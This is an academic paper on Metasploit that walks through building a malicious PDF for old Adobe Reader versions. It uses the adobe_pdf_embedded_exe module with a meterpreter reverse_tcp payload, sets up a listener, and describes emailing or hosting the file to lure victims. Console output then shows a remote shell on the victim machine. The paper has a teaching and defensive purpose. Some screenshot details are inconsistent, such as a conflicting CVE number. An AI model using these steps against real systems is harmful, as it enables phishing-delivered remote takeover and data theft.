

Available online at <http://www.mecspress.net/ijeme>

Exploitation of PDF Reader Vulnerabilities using Metasploit Tool

Ritu Choudhary^{a*}, Mehak Khurana^a

^a *Department of computer Science, The NorthCap University, Gurgaon, India,*

^b *Department of computer Science, The NorthCap University, Gurgaon, India*

Received: 03 February 2017; Accepted: 28 March 2017; Published: 08 September 2017

Abstract

With the rising importance of the client-side execution scenario, attackers also shifted their focus to the browser based attacks, and compromises based on client devices. Though security experts have come up with various solutions to such attacks but, the attackers at the same time find new ways and technologies to deal with such situations. In this paper, we will discuss about the framework called Metasploit and then we shall define what exactly the Metasploit Framework is and how it can be used in various attack scenarios, this will be followed by a brief description of the terms used including; the exploits, its modules, payloads and meterpreter. Later, the uses of the product will be discussed. The basic purpose of metasploit framework is a module launching, the attacker is able to configure an exploit module and initiate it at a target system. If the exploit succeeds, the payload is executed on the system for which it is targeted and the attacker can interact with the victim machine using the shell created on the host machine. There are number of exploits and payload options available in metasploit framework. It is one of the most useful frameworks as far as the security is concerned. Lastly, we will discuss the method to attack the compromised systems by malicious PDF file using Metasploit Framework. Therefore, the main purpose of this paper is to impart a deep understanding of what Metasploit is and how it can be utilized when one needs to get the access of the local or the remote machine.

Index Terms: Exploits, Vulnerability, Metasploit, Payload, Meterpreter, Shell.

© 2017 Published by MECS Publisher. Selection and/or peer review under responsibility of the Research Association of Modern Education and Computer Science.

1. Introduction

The Internet today has a great impact on people's lives. Thousands of sites are coming up day by day and with finite number of resources available, the monitoring of these websites for reliability and security is

* Corresponding author. Tel.: +919818760537
E-mail address: rtchoudhary17@gmail.com

impossible for the security experts to avoid the presence of vulnerabilities in every website. Cyber security has been a big challenge and the software exploits are serious threats to cyber security, which allows attackers to run malicious code on a victim's machine which are vulnerable and lead to the attack (BRANDIS, et al., 2012). An attacker sitting on a remote machine can easily gain access of the target machines or servers of any organization's network and can be a great danger to the organization. This access can be gained in many ways. One of the ways is attaching malicious file in mail. Another method is by uploading the malicious content in the form of advertisement or exciting contents so that a victim opens that malicious link. (TZERMIAS, Zacharias, et al, 2011) Another method can be utilized by transferring the malicious content through pen drive or by other means. These methods can lead to the access of the victim's machine and attacker can gain all important and personal information of the victim. Due to increased security awareness of security experts or analysts, attackers are targeting client machines to have access to networks. Generally, the attackers trick the users into opening a file that contains malicious content or the exploit. This file could, for example, be located on a website or could be received as an attachment to an email. However, more recently an increasing number of attacks have been reported in PDF documents, mainly because these files are widely used, also users often feel safe and think that these files are static documents which do not contain executable code, but this is in fact not the case (LUKAN, 2012). As, PDF documents may contain JavaScript code and embedded content. In this paper, the study of the method to exploit the Adobe Acrobat Reader software has been done (ADOBE, 2006) which is most commonly used to view the PDF files websites using a powerful open source framework called Metasploit (KENNEDY, et al., 2011), (BRANDIS, et al., 2012). Metasploit is the Kali Linux inbuilt tool which includes many commands to gain system and other victim information so as to exploit his machine. The basic purpose of this framework is to develop and execute the exploit code against the remote target. Using this framework one can analyze the security vulnerabilities and can easily exploit those vulnerabilities that exist in any software to break his identity and personal information. On other OS such as windows, Metasploit tool can be downloaded to perform same functions.

2. Background

This section introduces and explains the important terms that are used in exploitation of PDF. These are Metasploit framework, Payload, Meterpreter.

2.1. Metasploit Framework

The Metasploit is an open source framework which is a platform for inspecting security vulnerabilities and generating a code that allows an attacker to break into someone else's network to diagnose security risks and analyze which vulnerabilities are needed to be addressed first. The Metasploit Framework is a tool that incorporates exploits and vulnerabilities into one single location exquisitely for security specialists and analysts in one place. This framework is mainly developed for security experts and analysts (ARYA, et al., 2016). The initial users were security professionals, product venders, network administrators, etc who use the framework in their own specific domain. Network administrators, for example use it for patch installation, security researchers for developing other exploits and identifying vulnerable systems. The Metasploit allows penetration testing software, Anti-forensic and many other evasion tools are also granted. Metasploit Framework is the most influential platform for developing, testing, and running exploits on the vulnerable systems compromising their security (BRANDIS, et al., 2012). It can also be used to build security testing tools and exploit modules and can also be adopted as a penetration testing system. Metasploit Framework is one of the most useful auditing tools which are freely available now days, from a wide range of profit making exploits to a broad range exploit development field, all the way to network information collecting tools and internet vulnerability plug-ins. (Ramirez-Silva, et. al., 2007) The Metasploit Framework yield a genuinely remarkable work niche but, for novel users it's a bit difficult to use as Linux distribution does not provide Graphic User- Interface

(GUI). Therefore one needs to know the syntax and commands to use the framework effectively.

In metasploit, for majority of attacks one needs to follow the basic steps mentioned below:

- 1) Find the appropriate exploit.
- 2) Gather Information on that particular exploit.
- 3) Set the payload and configure it.
- 4) Set options.
- 5) Execute the exploit.

In this paper how the local and remote attacks are carried out using metasploit by following above mentioned method and then setting up the listener to capture the reverse connection will be discussed. After setting up the listener, the attacker needs to send, upload or copy the malicious file to the victim's machine. The exploit executed can compromise the operating systems, applications or other services will be discussed in detail in next sections.

2.2. Payload

In metasploit for each exploit there exist a payload which comes into the picture after the exploit is triggered when the targets are selected and a payload must be set after the breach. Payloads in metasploit are dependent upon the operating systems. A payload is a chunk of code that is to be executed when an exploit is chosen. Metasploit Framework is basically a collection of various exploits and its payloads. Every exploit can be attached with various payloads like reverse or bind shells, the meterpreter shell etc. There are 3 distinct types of payload modules in the Metasploit framework: (1) Singles, (2) Stagers, and (3) Stages. These different types of payload modules provide great adaptability and can be used in many different plots. Singles are the payloads that are self-supporting and completely standalone and they can be as simple as adding a user to the target system or running a .exe file. On other hand stagers establish a connection between the attacker and victim's machine and are crafted to be small and stable. Sometimes it is hard to combine both the reliability and the overhead, so multiple similar stagers are used (BRANDIS, et al., 2012). Stages are payload segments that are provided by the Stagers modules.

Table 1. Example of Payloads

Payloads	Examples
Single	windows/shell_bind_tcp
Stager	windows/shell/bind_tcp
Stage	windows/shell/bind_tcp

In the above table, it is visible that the single payload involves the entire path 'shell_bind_tcp', but we see that stager and the stage differ in path. For instance, 'windows/shell_bind_tcp' is single payload having no stage and 'windows/shell/bind_tcp' contains stager and a stage as well.

The payloads are as simple as adding new users or binding a shell to a target machine. The various payload stages provide meterpreter execution, VNC Injection, remote shell execution, backdoor installations, etc.

2.3. Meterpreter

Meterpreter is the most useful and powerful payload among the payloads mentioned earlier which was introduced in Metasploit version 2.2. Its difficulty in being detected makes it more powerful even for most of

the security analysts. Meterpreter can also be viewed as Meta-Editor which is an excellent dynamically unified payload that is comprised in the Metasploit Framework. This payload completely lies in-memory by implanting DLL stagers (BRANDIS, et al., 2012). If a machine is detected as compromised and has exploited the vulnerability, the meterpreter payload creates a connection between the attacker and the victim's machine and this helps the attacker to connect with the host machine remotely. After the connection is established the payload is delivered which can be used to open a remote shell with which to communicate. Meterpreter and its extensions are executed completely through the memory allowing them to run under the scanning of classic Anti-Virus detection.

3. Client Side Attack Metasploit

The web has become inseparable part of our lives but with advancement in technology there comes the related security issues. The adverse consequences of the internet attacks are often miscalculated by the companies, organizations and other institutions. Companies that have compromised their security as a result of any data breach or malformations not only are the victims of business disruptions, but can also face many other legal obstacles. Also, the subsequent reputation damage can have consequences like everlasting adverse effects that can make customers leave and shareholders losing confidence and acceptance. A more adverse effect can be a consecutive stream of security breaches which can originate a loss of reliability in online services among the customers, critically harming the online trade economy, e-banking, e-government and e-health services. In the recent times, software exploits are a growing threat to cyber security, allowing attackers to execute malicious code on a victim's machine by taking advantage of vulnerabilities in software running on the machine. A remote attacker who gains access to client machines or servers on an organization's network could have harmful effects for the organization. Due to increased security awareness of server administrators, attackers are targeting client desktop machines to gain access to networks. Typically, attackers trick users into opening a document that contains an exploit. This document could, for instance, be located on a website or received as an attachment to an email. Historically, Microsoft Office documents have been used by attackers to exploit vulnerabilities within the Office product. However, more recently a growing number of attacks have been embedded in PDF documents, primarily because these documents are widely used and users often believe that they are safe, benign, static documents which do not contain executable code, when this is in fact not the case. For instance, PDF documents can contain JavaScript code and embedded data or various types of payloads which can be used to threaten the victim's assets. (HOLIK, Filip, et al , 2014)

The exploitation of the systems using PDF documents are becoming more common these days, for example the security organization RSA was attacked and exploited in March 2011, using a PDF exploit. In this attack the confidential information about their authentication process, used in RSA's products, was stolen; compromising the security and affecting the confidentiality of customers using that product. The attackers can attack within the Web platform. Some of these attacks originate from discovering the vulnerabilities in the compromised systems and exploiting them. Metasploit is one of the various techniques or tools that can be used to attack and get the access to the victim's machine remotely (MAYNOR, et al., 2007). Through metasploit, one can not only get the access to the victim's machine but also control the actions taken on that particular machine remotely. The attacker can easily create or delete any file or directory or can leak any confidential information stored on the system. Also to exploit a system an attacker first needs to gather the relevant information about the system like name of the compromised machine and operating system, processor, architecture, etc used so as to figure out the available vulnerabilities and effective methods to exploit those vulnerabilities. (SELVARAJ, 2010)

4. Portable Document Format (PDF)

PDF is a portable document format that can be used to present documents that include text, images, multimedia elements, web page links, etc. It has a many features. It can be protected by password and can

execute JavaScript. PDF file format is publicly available and can be used by everyone (THOMAS, 1999). Any file or document can be converted in to PDF format.

4.1. PDF Structure

To discover new vulnerabilities in software the understanding of the protocol and its file format is necessary. In this paper, the PDF file format in detail and then its internals are discussed. The structure of PDF document consists of:

- Header
- Body
- Trailer
- Cross Reference table

Header: It includes the version of the used specification.

Body: It includes the main part of the PDF, which includes the whole document data, text, images multimedia, etc which is visible to the user.

Cross Reference Table (XSS): It includes the references which refer to all the objects of the document. Objects include text, images, multimedia etc which is included in body (THOMAS, 1999). These references allow the random access to the file which helps to locate objects easily. Each entry in table is formed for each object and is 20 bytes long.

Trailer: It specifies how application reading the document should find the cross reference table and other objects.



Fig.1. Structure of PDF

5. Attack Via Malicious PDF Through Metasploit

Now the concept and usage of metasploit has been understood, the applications can be viewed or the actual attacks that can be performed by the product with the help of malicious PDFs.

Now days the number of attacks can be implied on PDF document where an attacker includes some shell code in it, which uses some kind of vulnerability in how the PDF document is analyzed and presented to the user to execute malicious code on the targeted system. The number of vulnerabilities is increasing over the years. Some types of vulnerabilities in PDF reader are Execute Code, Overflow, denial of service, Memory Corruption, Gain Privilege, XSS, Http Response splitting, CSRF, and Bypass Something. Code Execution vulnerability is the most important vulnerability, which is used by an attacker to execute arbitrary code on the target system.

We will be discussing a few common PDF attacks which can be carried out using metasploit framework (MAYNOR, et al., 2007). The objective of metasploit is not only the exploitation of remote systems, but also involves the generation of novel exploits as well. Therefore, in this paper we will only talk about the common attacks using PDF document which can be carried out if the PDF reader not updated or is vulnerable to the various threats. So given below is an example of attack to exploit a vulnerable PDF reader with the help of Metasploit and accessing a host machine remotely.

The exploit on which we will be working can be generated within the Metasploit framework, so first we will be creating a malicious PDF file and then we will analyze it in KALI Linux so that we can attain shell access on the victim's machine and execute a shell command to penetrate into the victim's system to gain the confidential information stored at the victim's machine. Since Adobe Reader is supine to a stack buffer overflow vulnerability because it is unable to implement proper boundary checks data provided by the users. The attackers can benefit from this vulnerability and can run arbitrary code by obtaining access to the permissions of the authorized users who are using the application (LOBIYAL, et al., 2016) The attackers can also harm the application running remotely, which can result in denial of service to the authorized users. Although, this is not a very novel vulnerability, but many newer vulnerabilities work in a similar pattern. So, we will start by creating a malicious PDF file and use it in this particular client side exploit. Following are the steps to attack a system using malicious PDF document:

In this exploit, we will generate a .PDF file that can be uploaded online, can be attached in an email or can also be embedded into a website attracting the innocent and inexperienced victims to download it. (AHARONI, 2011) When users or the other victims will download this PDF file, it will set up a listener on their system and give the attacker total control of their computers remotely.

Step 1: Find the Relevant Exploit

First, search for the well suited exploit by in Metasploit Framework which is apt to attack any vulnerable or compromised version of Adobe Reader. This can be done using a simple command which can search the various types of exploits available for a particular application. Since, we are dealing with adobe related exploits, so we will be searching exploits for adobe by executing following command:

```
msf > search type:exploit platform:windows adobe pdf
```

This command will display all the exploits related to adobe along with their name, rank, date of disclose and the description about each exploit listed, this will certainly make attacking easier for the attackers as this feature shows all the options available and they are able to figure out which exploit is best to be used (BRANDIS, et al., 2012). After the exploit is chosen by the attacker according to his need that particular exploit is now to be used with the help command given below:

```
msf>use exploit/windows/fileformat/adobe_pdf_embedded_exe
```

```

msf > search type:exploit platform:windows adobe pdf
[!] Database not connected or cache not built, using slow search

Matching Modules
=====


| Name                                                                 | Disclosure Date | Rank | Description                                                                   | Disclosure |
|----------------------------------------------------------------------|-----------------|------|-------------------------------------------------------------------------------|------------|
| exploit/multi/browser/java_jre17_glassfish_averagerangestatisticimpl | 2012-10         |      | excellent Java Applet AverageRangeStatisticImpl Remote Code Execution         | 2013-01    |
| exploit/multi/browser/java_jre17_jmxbean_2                           | 2013-01         |      | excellent Java Applet JMX Remote Code Execution                               | 2012-10    |
| exploit/multi/browser/java_jre17_method_handle                       | 2013-06         |      | excellent Java Applet Method Handle Remote Code Execution                     | 2013-06    |
| exploit/multi/browser/java_jre17_provider_skeleton                   | 1997-02         |      | great Java Applet ProviderSkeleton Insecure Invoke Method                     | 1997-02    |
| exploit/multi/browser/java_signed_applet                             | 2009-10         |      | excellent Java Signed Applet Social Engineering Code Execution                | 2009-10    |
| exploit/multi/fileformat/adobe_u3d_meshcont                          | 2010-12         |      | good Adobe U3D CLOOPProgressiveMeshDeclaration Array Overrun                  | 2010-12    |
| exploit/multi/http/axis2_deployer                                    | 2013-08         |      | excellent Axis2 7 SAP BusinessObjects Authenticated Code Execution (via SOAP) | 2013-08    |
| exploit/multi/http/coldfusion_rds                                    | 2014-01         |      | great Adobe ColdFusion 9 Administrative Login Bypass                          | 2014-01    |
| exploit/multi/http/mediawiki_thumb                                   | 2011-12         |      | excellent Mediawiki Thumb.php Remote Command Execution                        | 2011-12    |


```

Fig.2.Choosing the Exploit

Step 2: Collect Information on This Exploit

Now, the information available about the exploit can be displayed by the command:

```
msf > exploit (adobe_pdf_embedded_exe) > info
```

The displayed information includes the name of the exploit, module used, platform, privileges, rank, etc along with the details about the available targets on which that particular exploit can be triggered. In the description, the exploit is already in-fixed using a Metasploit payload into a PDF file. The generated PDF now can be sent to a target machine as a social engineering attack.

```

msf > use exploit/windows/fileformat/adobe_pdf_embedded_exe
msf exploit(adobe_pdf_embedded_exe) > info

Name: Adobe PDF Embedded EXE Social Engineering
Module: exploit/windows/fileformat/adobe_pdf_embedded_exe
Platform: Windows
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2010-03-29

Provided by:
Colin Ames <amesc@attackresearch.com>
jduck <jduck@metasploit.com>

Available targets:
--
Id Name
--
0 Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista / 7 (English)

Basic options:
Name Current Setting Required Description
-----
EXENAME "the quieter you become, the more" The Name of payload exe.
FILENAME evil.pdf no The output filename.
INFILENAME /usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf yes The Input PDF filename.
LAUNCH_MESSAGE To view the encrypted content please tick the "Do not show thi

```

Fig.3. Exploit Information

Step3: Set Payload

Now, we will set the payload to embed into the PDF with the help of following command:

```
msf > exploit(adobe_pdf_embedded_exe) > set payload windows/meterpreter/reverse_tcp
msf > exploit(adobe_pdf_embedded_exe) > show options
```

The 'Show options' command after setting the payload displays the name of the malicious PDF generated, its path and the launch message that will be displayed as soon as the victim clicks on the PDF file, the options for the payload like listening address, listening port and the process involved for that particular exploit will also be listed.

```
msf exploit(adobe_pdf_embedded_exe) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(adobe_pdf_embedded_exe) > show options

Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):

  Name          Current Setting  Required  Description
  ----          -
  EXENAME       windows/meterpreter/reverse_tcp  no        The Name of payload exe.
  FILENAME      evil.pdf         no        The output filename.
  INFILNAME     /usr/share/metasploit-framework/data/exploits/CVE-2018-1248/template.pdf  yes       The Input PDF filename.
  LAUNCH_MESSAGE To view the encrypted content please tick the "Do not show this message again" box and press Open. no        The message to display in the File: area

Payload options (windows/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  ----          -
  EXITFUNC     process         yes       Exit technique (accepted: seh, thread, process, none)
  LHOST        127.0.0.1       yes       The listen address
  LPORT        4444            yes       The listen port
```

Fig.4.Setting Payload

Step4: Set Options

Use the set command followed by the option name and the new value to change the default values. For example, set the LHOST as the IP address of the local machine if the attack is carried out locally and for the remote attack choose the RHOST option and set its value. Similarly, set the options for the listening ports.


```
msf exploit(adobe_pdf_embedded_exe) > set LHOST 192.168.100.1
LHOST => 192.168.100.1
msf exploit(adobe_pdf_embedded_exe) > show options

Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):

  Name          Current Setting      Required  Description
  ----          -
  EXENAME                no             The Name of payload exe.
  FILENAME              evil.pdf         no             The output filename.
  INFILENAME            /usr/share/metasploit-framework/data/exploits/CVE-2010-1240/templ
  ate.pdf         yes            The Input PDF filename.
  LAUNCH_MESSAGE       To view the encrypted content please tick the "Do not show th
  is message again" box and press Open. no             The message to display in the fo
  ile: area

Payload options (windows/meterpreter/reverse_tcp):
```

Fig.5.Setting Options

Step 5: Exploit

Once all the options are set as per the attacker's requirements, run '*exploit*' and the malicious file is parsed and is created which is now ready to send at the victim's machine.

```
msf exploit(adobe_pdf_embedded_exe) > exploit

[*] Reading in '/usr/share/metasploit-framework/data/exploits/CVE-2010-1240/templ
ate.pdf'...
[*] Parsing '/usr/share/metasploit-framework/data/exploits/CVE-2010-1240/templ
ate.pdf'...
[*] Using 'windows/meterpreter/reverse_tcp' as payload...
[*] Parsing Successful. Creating 'evil.pdf' file...
[+] evil.pdf stored at /root/.msf4/local/evil.pdf
```

Fig.6. Running the Exploit

Step 6: Setting Up Listener

Before sending the malicious file to the victim machine, we first need to set up a listener to capture the reverse connection that will be established when the file is opened.

```
msf exploit(adobe_pdf_embedded_exe) > use exploit/multi/handler
msf exploit(handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.6.128    true      Remote IP address

Exploit target:

  Id  Name
  --  -
  0   Wildcard Target

msf exploit(handler) > set lhost 192.168.6.128
lhost => 192.168.6.128
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.6.128    true      Remote IP address
  LPORT  4444              true      Remote listening port
```

Fig.7.Setting the listener to Capture Reverse Connection

Step 7: Uploading File Online or Attaching It to an Email:

Now, the malicious file can be uploaded online using online hosting websites or can be attached to emails and can be sent in bulk to the compromised systems and also can be embedded into other websites which are used more frequently by the users.

Step 8: Downloading Malicious File

In this step, the file uploaded in previous step is downloaded by the victim over the internet.





Fig.8.Malicious File sent to the Victim

Step 9: Shell Created

Now a shell is created on the victim's machine through the use of a malicious PDF exploit which can help the attacker to access the machine remotely, compromising its confidentiality.



```

meterpreter > shell
Process 53356 created.
Channel 1 created.
meterpreter > sysinfo
Computer      : DELL15
OS           : Windows 8 (Build 9200).
Architecture : x64 (Current Process is WOW64)
System Language : en-US
Meterpreter  : x86/win32
meterpreter > cd c:\windows

```

Fig.9. Shell Created at victim's Machine

Once we get into c:\windows folder we can easily access the system the way we want and a backdoor is created and the machine is compromised.

6. Conclusion

The main idea of this paper was to provide the basic understanding of Metasploit. Metasploit is a powerful tool which provides various methods to attack as well as take security measures for the vulnerable systems. It provides a huge assistance to the network security experts, network administrators, product vendors, and developers to utilize this product in many different ways. However, the actual and the better ways to completely understand the sophisticated architecture of the Metasploit Framework are to use it. As discussed in the paper the attacks using metasploit are easy to perform and do not require a great knowledge to attack any vulnerable system. Therefore, strict security measures or tools are needed to prevent these attacks. To be concluded, yet windows system today is sheltered with broad level of security and an idea behind it was to suppress all those disturbing creeps. The systems today require to be more secure and rigid so that not even single exploit can prompt it be compromised. In future, more secure patches should be made in order to prevent the systems from such exploits breaching security.

References

- [1] Arya, Yash, Et Al. *Study Of Metasploit Tool*. 2, S.L. : Thomson Reuters, 2016, Vol. 5.2016.
- [2] Adobe. *Pdf Reference*. S.L. : Adobe Systems Incorporated, 2006.
- [3] Brandis, Ron And Steller, Luke. *Threat Modelling Adobe Pdf*. Edinburgh South Australia : Dsto Defence Science And Technology Organisation , 2012.
- [4] Kennedy, David, Et Al. *Metasploit: The Penetration Tester's Guide*. San Francisco : No Search Press, 2011.
- [5] Lukan, Dejan. Infosec Institute. [Online] November 2012. Available: [Http://Resources.Infosecinstitute.Com/Analyzing-Javascript/#Gref](http://Resources.Infosecinstitute.Com/Analyzing-Javascript/#Gref).
- [6] Maynor, David, Et Al. *Metasploit Toolkit*. Burlington : Syngress Publishing, Inc, Elsevier, 2007.
- [7] Lobiyal, D, Et Al. *Proceedings Of The International Conference On Signal, Network, Computing And Systems*. New Delhi: Springer, 2016.
- [8] Thomas, Kas. Mactech The Journal Of Apple Technology. [Online] 1999. Available: [Http://Www.Mactech.Com/Articles/Mactech/Vol.15/15.09/Pdfintro/Index.Html](http://Www.Mactech.Com/Articles/Mactech/Vol.15/15.09/Pdfintro/Index.Html).
- [9] M. Aharoni, "Offensive Security,". [Online] 2011. Available: [Https://Www.Offensive-Security.Com/Metasploit-Unleashed/Meterpreter-Backdoor/](https://Www.Offensive-Security.Com/Metasploit-Unleashed/Meterpreter-Backdoor/).
- [10] Holik, Filip, Et Al. "Effective Penetration Testing With Metasploit Framework And Methodologies." Computational Intelligence And Informatics (CINTI), IEEE 15th International Symposium On. IEEE, 2014.

- [11] Tzermias, Zacharias, Et Al. "Combining Static And Dynamic Analysis For The Detection Of Malicious Documents." *Proceedings Of The Fourth European Workshop On System Security*. ACM, 2011.
- [12] Selvaraj, Karthik, and Nino Fred Gutierres. "The rise of PDF malware, 2010. Available: <http://www.symantec.com/connect/blogs/rise-pdf-malware>.
- [13] M. Khurana, Ruby Yadav, and Meena Kumari. "Buffer Overflow And Sql Injection: To Remotely Attack And Access Information." *Paper Presented inBVICAM, CSI-2015*.
- [14] Thomas, K. "Portable document format: An introduction for programmers." (1999): 15-09.
- [15] Fossi, Marc, et al. "Symantec internet security threat report trends for 2010." *Volume XVI*, 2011.
- [16] Ramirez-Silva, E., and Marc Dacier. "Empirical study of the impact of metasploit-related attacks in 4 years of attack traces." *Annual Asian Computing Science Conference*. Springer Berlin Heidelberg, 2007.

Authors' Profiles



Ritu Choudhary is currently pursuing M.Tech. in Computer Science at The NorthCap University, Gurgaon. She completed her B.Tech. from B.K. Birla Institute of Engineering and Technology, Pilani in Information and Technology.



Mahek Khurana is currently working as assistant professor in The NorthCap University in CSE & IT and has about 6 years of experience. She has completed her M.Tech from USIT, GGSIPU in 2011 and B.Tech from GTBIT, GGSIPU in 2009. Her key areas of interest are Cryptography, Information Security and Cyber Security. She is lifetime member of Cryptology Research Society of India (CRSI).

How to cite this paper: Ritu Choudhary, Mehak Khurana, "Exploitation of PDF Reader Vulnerabilities using Metasploit Tool", *International Journal of Education and Management Engineering(IJEME)*, Vol.7, No.5, pp.23-34, 2017.DOI: 10.5815/ijeme.2017.05.03